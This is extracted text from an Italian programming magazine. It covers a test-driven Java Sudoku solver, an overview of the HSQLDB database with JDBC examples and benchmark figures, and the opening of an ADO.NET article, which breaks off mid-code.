Immaginiamo di avere la griglia di gioco vuota. Potenzialmente ogni cella potrebbe contenere tutti i numeri dall'1 al 9. Tuttavia una volta fissato un numero in una cella, nella colonna, nella riga e nel settore che la contengono non potrà esserci alcuna altra cella con lo stesso numero.
Si osservi anche che se in una riga ci sono più celle non valorizzate ma un numero può essere solo in una di queste celle, allora dovrà forzatamente essere li. Per esempio se nella cella 3 della prima riga si possono avere i numeri 2, 4 e 7, nella cella 7 i numeri 2, 4, 6 e nella cella 8 i numeri 4 e 6' allora il 7 può stare solo ed esclusivamente nella cella 3. Si ricava che il 2 deve essere nella cella 7 e così via.

PRIMI PASSI CON TDD

Il risolutore deve avere un metodo per impostare le celle del gioco e per leggerne il valore. Scriviamo prima di tutto un test che verifichi che il valore letto da una cella sia quello impostato.

```
package ioprogrammo;
import junit.framework.TestCase;
public class GameTest extends TestCase {
    public void testCellAssignement(){
        GameBoard game = new GameBoard();
        game.setCell(3,4,5);
        assertEquals(5, game.getCellValue(3,4));}
}
```

Per sveltire le operazioni è possibile cliccare con il tasto destro sul progetto, scegliere *new JUnit Test Case* ed immettere le informazioni richieste. Una finestra di Eclipse chiederà se si desidera aggiungere il *jar* di JUnit al progetto. Rispondete affermativamente.
Junit.framework è il package che contiene le classi di JUnit. La classe che contiene i test deve estendere *TestCase*. Ogni test è incluso in un metodo il cui nome deve iniziare con *"test"* per permettere a JUnit di individuarlo tramite introspezione. La verifica di un valore si esegue con uno dei numerosi metodi *assertXXX* in cui generalmente il primo parametro è quello atteso, il secondo il valore da testare. Nel caso in questione si afferma che il metodo *getCellValue(3,4)* deve restituire il valore 5.
Ovviamente, il sorgente non viene compilato poiché manca la classe *GameBoard*. Provvediamo aggiungendo la più semplice implementa-

zione possibile perché il tutto sia compilabile.

```
package ioprogrammo;
public class GameBoard {
    public void setCell(int x, int y, int value) {}
    public int getCellValue(int x, int y) {
        return 0; }
}
```

Ora il programma ed il test possono essere compilati e possiamo lanciare il test. Per fare ciò cliccate con il tasto destro sulla classe che contiene i test, e scegliete *run as > JUnit test*. Ora con *Window > Show view > Other... > Java > JUnit* viene visualizzata la finestrella di riepilogo dei test. La barra rossa visualizzata indica ovviamente un risultato negativo poiché l'implementazione del metodo *getCell()* non verifica il test.
Per superare il test definiamo un attributo di tipo array bidimensionale di tipo *int*. I metodi *setCell* e *getCell* agiranno sull'array.

```
    private int grid[][] = new int[9][9];
    public void setCell(int x, int y, int value)
                                        {grid[x][y]= value;}
    public int getCellValue(int x, int y) {return
                                              grid[x][y];}
```

TEST DI UN'ECCEZIONE

Desideriamo che il risolutore sollevi delle eccezioni nel caso gli indici della cella acceduta superino i limiti dell'array. Scriviamo il relativo test.

```
    public void testCellAssignementOutOfBounds(){
        GameBoard game = new GameBoard();
        try{
            game.setCell(10,4,5);
            assertTrue(false);
        }catch(IndexOutOfBoundsException ioobe){
            assertTrue(true);}
    }
```

Se l'esecuzione del test giunge ad *assertTrue(false)* significa che l'eccezione non è stata sollevata e l'asserzione falsa fa fallire il test. Se invece l'esecuzione giunge ad *assertTrue(true)* l'eccezione è stata sollevata come ci aspettavamo.
È sufficiente rilanciare il test per accorgersi che la classe *GameBoard* lo supera già.

PREPARAZIONE DEI TEST

La creazione dell'istanza di *GameBoard* è ripetuta in più test. JUnit permette di mettere in comune il codice che deve essere eseguito prima e dopo ogni test, nei metodi *setUp()* e *tearDown()*. Riscriviamo la classe di test come segue.

```
    private GameBoard game = null;
    [...]
    public void setUp(){game = new GameBoard();}
    public void testCellAssignement(){
        game.setCell(3,4,5);
        assertEquals(5, game.getCellValue(3,4));
    }
```

EVITARE L'INSERIMENTO DI UN BUG

Vogliamo che su due celle della stessa riga non si possa impostare lo stesso valore, pena il sollevamento di un'eccezione. Scriviamo il test.

```
    public void testCellAssignemntRowConstraint(){
        try{
            game.setCell(0,0,4); game.setCell(8,0,4);
            assertTrue(false);
        }catch(IllegalArgumentException iae){
                 assertTrue(true);
      }
  }
```

Per superare il test aggiungiamo al metodo *setCell()* un controllo sui valori della riga. Il metodo cambia in questa maniera.

```
   for(int col=0; col<grid.length; col++){
      if(col!=y){
         if (grid[x][col] == value){
             throw new IllegalArgumentException();
         }
       }
    }
    grid[x][y]= value;
```

Facciamo girare il test, che fallisce. L'implementazione è quindi scorretta. Ad un'analisi attenta risulta che la condizione del terzo *if* deve essere come segue:

```
            if (grid[col][y] == value){
```

Questo è un primo vantaggio dei test. Senza di essi avremmo inserito nei primi stadi di sviluppo del risolutore un bug che invece ora ci siamo risparmiati.
Dobbiamo anche inserire i test per il controllo sulle colonne e sui settori. Lasciamo la definizione del test sulle colonne al lettore e scriviamo il test che verifica che non si possano impostare numeri uguali nello stesso settore.

```
public void testCellAssignemntSectorConstraint(){
        try{
            game.setCell(0,0,4); game.setCell(2,2,4);
            assertTrue(false);
        }catch(IllegalArgumentException iae){
            assertTrue(true);
        }
    }
```

Per superare il test aggiungiamo un ulteriore controllo al metodo *setCell()*.

```
int xStart = (x/3)*3; int xEnd = xStart + 3;
int yStart = (y/3)*3; int yEnd = yStart + 3;
for(int row=xStart; row<xEnd; row++){
    for(int col=yStart; col<yEnd; col++){
        if(row!=x && col!=y &&
                    getCellValue(row,col)==value){
            throw new IllegalArgumentException();
        }
    }
}
```

AGIRE SUL CODICE SENZA TIMORE

Ora aggiungiamo un altro test. Se in una cella impostiamo il valore 1, i possibili valori per le altre celle dovranno essere 2, 3, 4, 5, 6, 7, 8 e 9.

```
public void testPossibleValues(){
    game.setCell(0,1,1);
        [...]
    assertFalse(game.isPossibleValue(8,1,1));
    assertTrue(game.isPossibleValue(8,1,2));
        [...]
    assertTrue(game.isPossibleValue(8,1,9));
}
```

Per passare questo test aggiungiamo la classe *Cell* che ha la responsabilità di sapere quali numeri le possono essere assegnati. Trasformiamo l'array di int in un array di *Cell*. Le condizioni del tipo

```
if (grid[col][y] == value)
```

devono essere riscritte per usare oggetti di tipo *Cell*. Le *Cell* possono però avere un valore definito oppure una serie di valori possibili. *Cell* ha un attributo di tipo *Set* che memorizza i valori che gli possono essere assegnati che va inizializzato nel costruttore. Ci serve inoltre inserire un metodo *hasSingleValue()* per sapere se è stato fissato un valore e un metodo *getValue()* che può essere richiamato con successo solo se alla cella è stato assegnato un numero.

```
package ioprogrammo;
import java.util.*;
public class Cell {
    private Set possibleValue = null;
    Cell(){
        possibleValue = new HashSet();
        for(int i=1; i<10; i++){possibleValue.add(new
                                            Integer(i));
        }
    }
    public boolean isPossibleValue(int value){
        return possibleValue.contains(new
                                        Integer(value));
    }
    public boolean hasSingleValue() {
        return (possibleValue.size()==1);
    }
    public int getValue(){
        if(hasSingleValue()) return ((Integer)
            possibleValue.iterator().next()).intValue();
        throw new IllegalStateException();
    }
    public void setValue(int value) {
        if(isPossibleValue(value)){
            Collection c = new ArrayList();
            c.add(new Integer(value));
            possibleValue.retainAll(c);
        }else throw new IllegalArgumentException("");
    }
    public void removePossibleValue(int value){
        if(hasSingleValue() && getValue()==value)
            throw new IllegalArgumentException("");
        possibleValue.remove(new Integer(value));
    }
}
```

Eseguiamo i test ed otteniamo dei failure sui test *testCellAssignement()* e *testPossibleValues()*.
L'errore è da ricercare nel metodo *isPossibleValue()* della classe *Cell*. Qui riportiamo la prima parte dello stack trace al momento della sollevazione dell'eccezione.

```
java.lang.IllegalArgumentException: The cell cannot
            have the value 5 at ioprogrammo.Cell
    .setValue(Cell.java:42) at ioprogrammo.GameBoard
                        .setCell(GameBoard.java:52)
[...]
```

Ad una più attenta analisi notiamo che nella sezione dei check dei valori pare siano state invertite le variabili indice *"col"* e *"row"*.
Cambiamo quindi in

```
grid[col][row].removePossibleValue(value);
```

Inoltre una porzione del metodo *setValue()* va inoltre così riscritta

```
int xStart = (x/3)*3;
int xEnd = xStart + 3;
int yStart = (y/3)*3;
int yEnd = yStart + 3;
for(int col=xStart; col<xEnd; col++){
   for(int row=yStart; row<yEnd; row++){
      if(col!=x && row!=y){
        if(grid[col][row].hasSingleValue() &&
                grid[col][row].isPossibleValue(value)){
          throw new IllegalArgumentException("The
                value " + value + " is already assigned
                        to another cell in the sector.");
        }
        grid[col][row].removePossibleValue(value);
      }
   }
}
```

Ora i test hanno tutti successo. Si noti come grazie ai test abbiamo inserito la nuova classe *Cell* modificando in maniera apprezzabile il codice senza particolari problemi, riuscendo a garantire la correttezza del sistema, almeno per quanto riguarda i casi coperti dai test. Come abbiamo visto, avventurarsi in tale trasformazione senza i test avrebbe portato ad errori che probabilmente solo con difficoltà sarebbero stati scovati in seguito.

AUMENTARE LA PROPRIA CONFIDENZA NEL CODICE

Scriviamo un test che descriva il meccanismo di deduzione di valori nelle celle, descritto nell'apertura dell'articolo.
Il test è il seguente. Segnando i numeri assegnati nel test su uno schema Sudoku su carta ci si accorge che l'unico valore possibile per la cella 8,0 è proprio 7.

```
public void testDeduceCellValueInRow(){
   game.setCell(0,0,1); game.setCell(1,0,2);
   game.setCell(3,0,3); game.setCell(4,0,4);
   game.setCell(6,0,5); game.setCell(7,0,6);
   game.setCell(1,1,7); game.setCell(4,2,7);
   game.solve();
   assertEquals(7, game.getCellValue(8,0));
}
```

Per passare il test definiamo il metodo deduce-*OnRow()* nella classe *GameBoard*.
Il metodo scorre tutte le celle di una riga. Se trova una cella che supporta un numero allora lo aggiunge alla *Map*, in associazione con la cella. Se trova un'altra cella che supporta lo stesso numero allora annulla la cella associata al numero.
Al termine nella *Map*, tutti i numeri con associati una cella saranno proprio i numeri che devono essere assegnati a quella cella. Il metodo infine restituisce *true* se è riuscito a dedurre almeno un valore, *false* altrimenti.

```
private boolean deduceOnRow()
{
   Map numbers;
   boolean deduced = true; boolean result = false;
   while (deduced) {
      deduced = false;
      for (int row = 0; row < grid.length; row++) {
      numbers = new HashMap();
      for (int col = 0; col < grid.length; col++) {
         Cell cell = grid[col][row];
         if (!cell.hasSingleValue()) {
            Iterator nums =
                  cell.getPossibleValues().iterator();
            while (nums.hasNext()) {
               Integer num = (Integer) nums.next();
               if (!numbers.containsKey(num))
                        numbers.put(num, cell);
               else numbers.put(num, null);
            }
         }
      }
      Iterator keyIterator =
                  numbers.keySet().iterator();
      while (keyIterator.hasNext()) {
            Integer key = (Integer)
                        keyIterator.next();
            Cell aCell = (Cell) numbers.get(key);
            if (aCell != null) {
               setCell(aCell.getX(), aCell.getY(),
                              key.intValue());
               deduced = true;
               result = true;
            }
         }
      }
   }
   return result;
}
```

Il metodo *deduceOnRow()* è privato. Viene richiamato attraverso il metodo *solve()*

```
public void solve(){
   boolean goOn = true;
   while(goOn){
      goOn = deduceOnRow();
   }
}
```

Il test passa con successo. Lasciamo la responsabilità al lettore di definire i test per la deduzione delle celle per colonne e per settori.

Daniele De Michelis

HSQL: il Database da "Formula 1"

Panoramica su HSQL, il database incluso come persistence engine in OpenOffice 2.0, che si candida come soluzione stabile e performante per progetti di piccole e medie dimensioni

Nella maggior parte dei progetti, sia di piccole sia di grandi dimensioni, ci si pone sempre il problema di trovare la migliore soluzione per rendere persistenti i dati. Tale necessità si ha sia quando si trattano dati provenienti dall'interno del sistema stesso (tipicamente dati di configurazione), sia quando si devono memorizzare dati provenienti da sorgenti esterne. Solitamente, per memorizzare i dati di configurazione, si ha la tendenza ad utilizzare meccanismi di facile uso, come ad esempio file XML. Quando invece, i dati da memorizzare presentano strutture più complesse o si prevede che arrivino ad avere dimensioni ragguardevoli, la scelta della soluzione adeguata diventa una sola: il database. Quando si parla di database si tende sempre a pensare ai più famosi quali Oracle, Microsoft SQL Server o IBM DB2. Spesso, però, sia per motivazioni tecnologiche, sia per quanto riguarda i costi elevati, la scelta del database si sposta su strumenti di più facile utilizzo distribuiti gratuitamente. MySQL è un prodotto che garantisce prestazioni efficienti ed eccellente stabilità. Queste ed altre caratteristiche hanno permesso che diventasse il database Open Source più usato al mondo. Per poterne sfruttare appieno le potenzialità, è però necessaria una discreta conoscenza ed uno studio approfondito dello strumento stesso. Se si è alla ricerca di un tool più leggero è di utilizzo più intuitivo, la scelta non può che spostarsi su un'altra tipologia di prodotti. HSQLDB è un database Open Source completamente scritto in Java che si distingue dagli altri tool per leggerezza, semplicità di utilizzo e prestazioni eccellenti.
Nel prosieguo di questo articolo vedremo come utilizzarlo al meglio in modo da sfruttarne appieno tutte le potenzialità.

COME INIZIARE

1) È indispensabile avere installato sul computer Java 2 Standard Edition SDK 1.1 o superiore. É preferibile utilizzare l'ultima versione disponibile dal sito http://java.sun.com.

2) Scaricare lo zip file contenente il database HSQL dal sito http://sourceforge.net/projects/hsqldb. È possibile installare il database, indipendentemente dalla piattaforma sulla quale sarà utilizzato, estraendo il contenuto dell'archivio scaricato sul file system. La cartella *hsqldb* sarà creata automaticamente. Il "cuore" del sistema risiede nel file *hsqldb.jar* contenuto nella directory *lib*. Per l'utilizzo all'interno di un determinato progetto è necessario dichiararlo nel *CLASSPATH* del progetto stesso. La documentazione risiede nella cartella *doc/guide* ed è fruibile nei formati HTML e PDF.

HSQLDB

HSQL è "figlio" di *Hypersonic SQL* (dal quale ne ha ereditato l'acronimo), un progetto sviluppato dal 1995 al 2000 ad opera di Thomas Mueller. Originariamente il database supportava solo la modalità *in-memory*. Quando il progetto chiuse i battenti, un gruppo di programmatori continuò lo sviluppo del prodotto costituendo il *"HSQLDB Development Group"*. Da allora il team ha dato alla luce sei nuove versioni del database rendendolo di volta in volta più efficiente e ricco di nuove ed interessanti funzionalità. La versione corrente, al momento della stesura di questo articolo, è la 1.8. Questa major release, che è il risultato di un intero anno di sviluppo, rappresenta un notevole passo in avanti rispetto alle precedenti. Tale salto di qualità è facilmente intuibile se si dà uno sguardo alla corposa lista di novità apportate e bugs risolti, presente nel documento di *changelog* che è situato nella directory doc di HSQL. Le migliorie di maggior rilievo sono sicuramente quelle riguardanti l'aumento delle performance, l'implementazione di funzionalità

SQL92 e SQL200n standard e la possibilità di creare differenti schemi per singolo database.
Queste features, insieme a tante altre non elencate, hanno fatto diventare HSQL un prodotto estremamente valido e funzionale, tanto da essere integrato nella versione 2.0 di OpenOffice come database engine. All'interno del file *hsqldb.jar,* contenuto nella directory *lib,* sono presenti tutti i componenti di HSQL, che possono essere elencati in: database engine, classi costituenti il driver JDBC, classi necessarie per la comunicazione Client /Server, utility tools e programmi dimostrativi. Attualmente, il driver *JDBC* supporta in maniera completa le specifiche *JDBC 2* ed implementa alcune features *JDBC 3.*
È possibile eseguire l'engine in cinque differenti modalità: *in-memory, server, web-server, servlet* e *in-process.* La prima soluzione è quella utilizzata meno frequentemente in quanto viene adottata principalmente nelle applet. Ha la caratteristica di non essere persistente in quanto lavora esclusivamente in memoria. La struttura architetturale delle restanti modalità è illustrata in **Figura 1**. Nel proseguo di questo articolo analizzeremo le modalità server e *in-process* poiché maggiormente utilizzate.

***Fig. 1:* Architettura di HSQLDB**

SERVER & STANDALONE

L'esecuzione dell'engine HSQL in modalità server utilizza un protocollo di comunicazione proprietario. Tra tutte le opzioni disponibili, questa metodologia di esecuzione risulta essere la più affidabile in termini di stabilità ed accessibilità. L'engine viene infatti eseguito in una Java Virtual Machine dedicata, che rimane in ascolto delle richieste di connessioni effettuate dagli altri computer presenti nella rete. Per avviare il server con tali caratteristiche è necessario eseguire la classe *org.hsqldb.Server.* Aggiungendo il parametro "-?" verrà visualizzata l'intera lista di opzioni disponibili per l'avvio del server. La modalità di esecuzione appena introdotta viene solitamente utilizzata quando più client, residenti all'interno della rete, devono accedere alla base dati. Quando, invece, si sviluppano applicazioni che fanno un uso "esclusivo" del database, diventa preferibile utilizzare HSQL in esecuzione *in-process.* Questa opzione prende anche il nome di standalone o embedded, poiché il database viene eseguito all'interno della stessa JVM in cui gira l'applicazione che lo utilizza. Il punto di forza di questa modalità è l'estrema velocità: i dati non hanno infatti bisogno di essere convertiti e spediti in rete come avviene nei database di tipo server. Ovviamente una sola applicazione (o JVM) per volta può effettuare l'accesso a questo tipo di db. Dal punto di vista implementativo la connessione ad un database di tipo in-process si differenzia da quella server solo per quanto riguarda la composizione dell'URL, la cui sintassi deve rispettare il seguente formato:

```
jdbc:hsqldb:file:<database>
```

dove il valore database dovrà essere sostituito con il percorso (assoluto o relativo) del filesystem, in cui saranno memorizzati la struttura e i dati del database. Finora abbiamo parlato unicamente di come avviare un database o come riuscire ad ottenere una connessione verso di esso. Qualcuno si sarà sicuramente accorto che non è stata ancora menzionata un'operazione fondamentale: la creazione. Non esiste una operazione esplicita per eseguire tale funzione: quando un'istanza server viene avviata, oppure quando viene effettuata una nuova connessione standalone, un nuovo database vuoto viene automaticamente creato, se ancora non esiste. Tutte le tipologie di engine HSQL presentano la medesima struttura, che consiste in un insieme di file. Ad esempio, il database con nome *"ioProgrammo"* sarà costituito dai seguenti files:

- **ioProgrammo.properties:** contiene le im-

I TUOI APPUNTI

OPENOFFICE.ORG

OpenOffice è una suite per ufficio Open Source di produttività personale, distribuita con licenza LGPL da Sun MicroSystems. È un'applicazione multipiattaforma disponibile in circa 60 differenti versioni linguistiche. Attualmente è possibile scaricare la versione 2.0 (beta 2) che è corredata dei seguenti componenti: *Writer* (editor di testo ed HTML), *Impress* (tool per la creazione di presentazioni multimediali), *Calc* (foglio di calcolo), *Draw* (grafica vettoriale), *Math* (creazione di equazioni e formule matematiche), *Base* (archivio dati).
Una delle più interessanti caratteristiche di OpenOffice è quella di poter esportare/importare i documenti in formati diversi (pdf, xml, Macromedia Flash, SVG, Microsoft Office).

PRINCIPALI CARATTERISTICHE DI HSQL

- Scritto interamente in Java
- Il codice sorgente è disponibile
- L'intero database è scritto su files residenti su disco
- Possibilità di gestire i data files con le API nio
- Implementa quasi interamente lo standard ANSI-92 SQL
- La dimensione delle stringhe e dei file binari è limitata solo dalla dimensione della memoria disponibile
- Portabilità garantita su qualsiasi piattaforma
- Possibiltà di importare i dati da file CSV

postazioni generali del database (garbage collector interval, versione, dimensione massima file di log, ecc.).

- **ioProgrammo.data:** contiene i dati, in formato binario, delle tabelle di tipo *cached*.
- **ioProgrammo.backup:** contiene gli ultimi dati presenti nel file *.data* in formato compresso.
- **ioProgrammo.script:** contiene la definizione delle tabelle e i dati contenuti nelle tabelle di tipo *non-cached*.
- **ioProgrammo.log:** contiene le ultime operazioni effettuate sulla base dati.

TABELLE E COMANDI

È possibile distinguere i tipi di tabelle supportati da HSQL in due macro categorie: persistenti e non persistenti. Quest'ultime, che sono anche dette temporanee, vengono contraddistinte dalla parola chiave *TEMP* e sono pienamente compatibili con la dichiarazione delle *GLOBAL TEMPORARY* definita dal SQL 92 standard. Le tabelle persistenti si suddividono a loro volta in tre classi: *MEMORY, CACHED* e *TEXT.* È possibile creare un tabella appartenente alla prima tipologia attraverso la sintassi standard:

```
CREATE TABLE <TABLE_NAME>
                    (<COLUMNS_DEFINITION)
```

Durante il loro ciclo di vita i dati vengono mantenuti in memoria, mentre i cambiamenti alla struttura vengono scritti nel file *.script.*

Le tabelle di tipo *CACHED,* create con il comando:

```
CREATE CACHED TABLE <TABLE_NAME>
                    (<COLUMNS_DEFINITION)
```

non fanno uso della memoria (ad esclusione degli indici) ma operano direttamente sul file .data. Consentono quindi la creazione di tabelle di grandi dimensioni e migliorano la velocità di startup del database. Ovviamente, le prestazioni a runtime non sono paragonabili a quelle avute con le tabelle di tipo *MEMORY.* L'ultimo tipo di tabelle, quelle di tipo *TEXT,* consentono l'uso di file CSV *(Comma Separeted Value)* come sorgenti dati. Di seguito è illustrata la sequenza di comandi da utilizzare per creare e popolare una tabella da un file *CSV:*


```
CREATE TEXT TABLE <TABLE_NAME>
                    (<COLUMNS_DEFINITION)
SET TABLE <TABLE_NAME> SOURCE <CSV_FILE>
```


Su tutte le tipologie di tabelle, una volta create, sarà successivamente possibile eseguire i vari comandi specificati dagli standard SQL 92. Di seguito è riportato un frammento di codice Java per la connessione ad un database di tipo standalone e l'esecuzione di uno statement di update su una specifica tabella:


```
// carichiamo il driver HSQL
Class.forName("org.hsqldb.jdbcDriver");
// otteniamo una connessione verso un db standalone
// (verrà automaticamente creato in caso non esista)
```

HSQL SERVER IN SEI PASSI

Vediamo come creare in maniera semplice e veloce l'engine di HSQL in modalità server. Verranno inoltre illustrate alcune funzioni del tool DatabaseManager (versione Swing) compreso nella distribuzione

> OPZIONI DI AVVIO

1 Partendo dalla homedir lanciamo il server dichiarando nome, database e porta su cui il server girerà.

> INFORMAZIONI DI AVVIO

2 Sullo standard output verranno visualizzate informazioni generali sul server e sulle sue attività.

> DATABASE MANAGER

3 Esecuzione della classe *org.hsqldb.util .DatabaseManagerSwing* e successiva configurazione della connessione.

```
Connection conn = DriverManager
                    .getConnection("jdbc:hsqldb:", "sa", "");
// comando sql per aggiornare i dati nelle colonna
                              MYCOLUMN con valore null
String sqlUpdate = "update MYTABLE set MYCOLUMN
                         = 'xxxx' where MYCOLUMN = null ";
// creiamo uno statement ed eseguiamo il comando
Statement stmt = conn.createStatement();
stmt.execute(sqlUpdate);
// chiudiamo statement e connessione
stmt.close();
conn.close();
```

QUANTO È VELOCE HSQL?

Come già affermato in precedenza, la scelta di un database può essere legata a svariati fattori. Una caratteristica importante che spesso influisce su tale decisione sono le performance. Quando ci si trova a confrontare differenti applicativi si è soliti seguire delle metodologie standard, definite *benchmark test*. PolePosition è una suite Open Source che offre un insieme di test applicabili ai database equipaggiati con driver JDBC. Gli attori principali sono interamente ispirati secondo la struttura di una competizione automobilistica.
I database engine formano le squadre automobilistiche mentre i circuiti rappresentano i diversi insiemi di test applicabili. Sul sito del progetto (*http://www.polepos.org*) è possibile consultare una serie di test effettuati su un gruppo di database Open Source, compresi HSQL e MySQL. Analizzando i test eseguiti è facile notare che HSQL risulta essere il più performante nella maggior parte dei casi. La spiegazione di questi convincenti risultati è legata principalmente ad un fattore chiave: la maggior parte dell'elaborazione viene eseguita in memoria. Inoltre, in quest'ultima release, è stata aggiunta la possibilità di accedere ai .data file mediante le API NIO *(New Input/Output)*. In **Figura 2** è riportato il test di scrittura relativo al circuito *Melbourne:* HSQL risulta circa otto volte più veloce di MySQL.

t [time in ms]	objects:3000	objects:10000	objects:30000	objects:100000
db4o/4.5.200	496	931	2450	8508
Hibernate/hsqldb	1028	1602	5811	23687
Hibernate/mysql	2006	5570	16880	61503
JDBC/MySQL	799	3060	7920	26147
JDBC/Mckoi	2009	4359	14689	48335
JDBC/Derby	1236	1383	3896	13498
JDBC/HSQLDB	91	291	981	3113
JDO/VOA/mysql	1104	2814	8548	28851

Fig. 2: ***Confronto sul tempo di scrittura sul circuito Melbourne***

CONCLUSIONI

Sebbene MySQL rimanga sempre lo strumento Open Source più idoneo ad applicazioni che richiedono maggiore sicurezza e robustezza, HSQL si propone come interessante alternativa soprattutto per la sua semplicità d'uso e le ottime prestazioni. Da tenere d'occhio anche le successive evoluzioni di prodotto, poichè nella lista di future features, che il gruppo promette di implementare, compaiono diverse novità di estrema utilità, come ad esempio il supporto a funzionalità legate alla piattaforma enterprise (transazioni *JTA/XA, connection pooling, JMS,* ecc.) e l'implementazione di un connettore alternativo al driver JDBC che permetterà l'uso di HSQL da applicazioni scritte con linguaggi diversi da Java.

Fabrizio Fortino

Altri database Open Source: MySQL
http://www.mysql.com


McKoi
http://mckoi.com/database

Apache Derby
http://incubator.apache.org/derby


db4objects
http://www.db4o.com

PostgreSQL
http://www.postgresql.org


Firebird
http://firebird.sourceforge.net

InterBase
http://info.borland.com/devsupport/interbase/opensource

› CREIAMO UN UTENTE

4 Creazione di un utente con relativa password con permessi amministrativi sull'intero database.

› ESECUZIONE DI UN TEST

5 Esecuzione di un elenco di test standard da *Command -> Test Script*. Si noti la query SQL.

› STABILIAMO UNA CONNESSIONE

```
try {
    Class.forName("org.hsqldb.jdbcDriver" );
} catch (Exception e) {
    System.out.println("ERROR: failed to
                     load HSQLDB JDBC driver.");
    e.printStackTrace();
    return;
}
Connection c = DriverManager.getConnection(
                "jdbc:hsqldb:hsql://localhost:5000",
                     "ioProgrammo", "ioProgrammo");
```

6 Ecco come connettersi da un'applicazione Java. Adesso possiamo usare HSQL dall'interno del nostro codice.

Qualche trucco per migliorare Ado.NET

Impareremo come utilizzare Managed Provider specifici per un certo tipo di database, scrivendo però un unico codice. In questo modo risparmieremo tempo e creeremo software indipendente dal DB

ADO.NET è la parte del framework .NET che si occupa dell'accesso ai database e che vorrebbe riprendere l'eredità, nonché il successo, del precedente strato ADO tanto caro agli sviluppatori Visual Basic 6. In realtà rispetto ad ADO, ADO.NET è profondamente diverso, sia nell'architettura e nella logica generale, sia nella firma dei metodi e negli oggetti esposti.
ADO.NET si divide in due parti (**Figura 1**): lo strato alto che contiene strutture come il dataset, il *datatable* (la tabella), il *datarow* (il campo), il *dataview* (la vista) e lo strato legato al database specifico e cioè lo strato del *Managed Provider.* Lo strato alto è indipendente dal database fisico sottostante al punto che può essere anche non basato su un database fisico, ma può essere utilizzato come struttura dati in memoria o su file (grazie alla persistenza xml) alla stregua delle collection, degli array o di ogni altra forma strutturata di rappresentazione di dati in memoria e lo strato legato al database specifico. Il secondo strato, invece, è profondamente legato al tipo di database a cui deve collegarsi. Ne esistono per SQL Server, per Oracle, di generici che si interfacciano ai driver ODBC o a OLEDB, ma anche alcuni che si connettono a fonti dati non necessariamente che rientrano nella definizione di database relazionale, come ad esempio *Exchange* e il file system. La specificità dei managed provider è sicuramente un lato positivo perché consente di sfruttare al massimo le peculiarità di ciascun database, anziché appiattire tutto come faceva ODBC o il vecchio ADO. Il rovescio della medaglia è che non è più possibile scrivere codice "slegato" rispetto al database, ma va riscritta una versione specifica per ciascun database, a meno che non si voglia usare un managed provider generico e meno efficiente come quello che si connette ad ODBC o a OLE DB. E così, sfruttando gli specifici managed provider avremo altrettante versioni specifiche delle nostre applicazioni per ciascun database supportato.
Ma come salvare capra e cavoli? Cioè, è possibile sfruttare al massimo ciascun database usando managed provider specializzati e, al contempo, scrivere codice generico e non specifico per managed provider? In questo articolo vedremo come realizzare una soluzione elegante ed efficiente al problema.

REQUISITI

Conoscenze richieste
.NET livello intermedio

Software
Microsoft Windows 2000 o XP e Microsoft Visual Studio .NET 2003

Impegno

Tempo di realizzazione

Provider di dati .NET Framework
Connessione
Transazione
Comando
Parametri
DataReader
DataAdapter
SelectCommand
InsertCommand
UpdateCommand
DeleteCommand
DataSet
DataTableCollection
DataTable
DataRowCollection
DataColumnCollection
ConstraintCollection
DataRelationCollection
Database
XML

Fig. 1: Architettura di ADO.NET

ESEMPI DI CODICE TRADIZIONALE ADO.NET

Osserviamo alcuni brevi esempi di codice che introducono al problema. Innanzitutto dobbiamo inserire un riferimento all'*assembly System .Data.Dll* nel progetto, operazione fondamentalmente superflua visto che Visual Studio 2003 lo fa sempre in autonomia per noi ad ogni nuovo progetto creato.
È bizzarro, se non fastidioso, rilevare che Microsoft, per ragioni inesplicabili, abbia deciso di inserire il data provider SQL Server nello stesso assembly che contiene la parte alta di ADO .NET. A questo punto possiamo aggiungere le *using* nel codice:

```
using System.Data;
// aggiunge un riferimento allo
// strato alto di ADO.NET
using System.Data.SqlClient;
// aggiunge un riferimento al
// managed provider per SQL Server
```

La prima si riferisce alla parte alta di ADO.NET, la seconda al provider dedicato a SQL Server

```
//viene istanziata una connessione a SQL Server,
// passando al costruttore la connectionstring
SqlConnection connection = new SqlConnection(
        "Password=sa;Persist Security Info=True;User
        ID=sa;Initial Catalog=DatabaseManager;Data
                                Source=(local)");

//viene istanziato il Data Adapter
//specifico di SQL Server
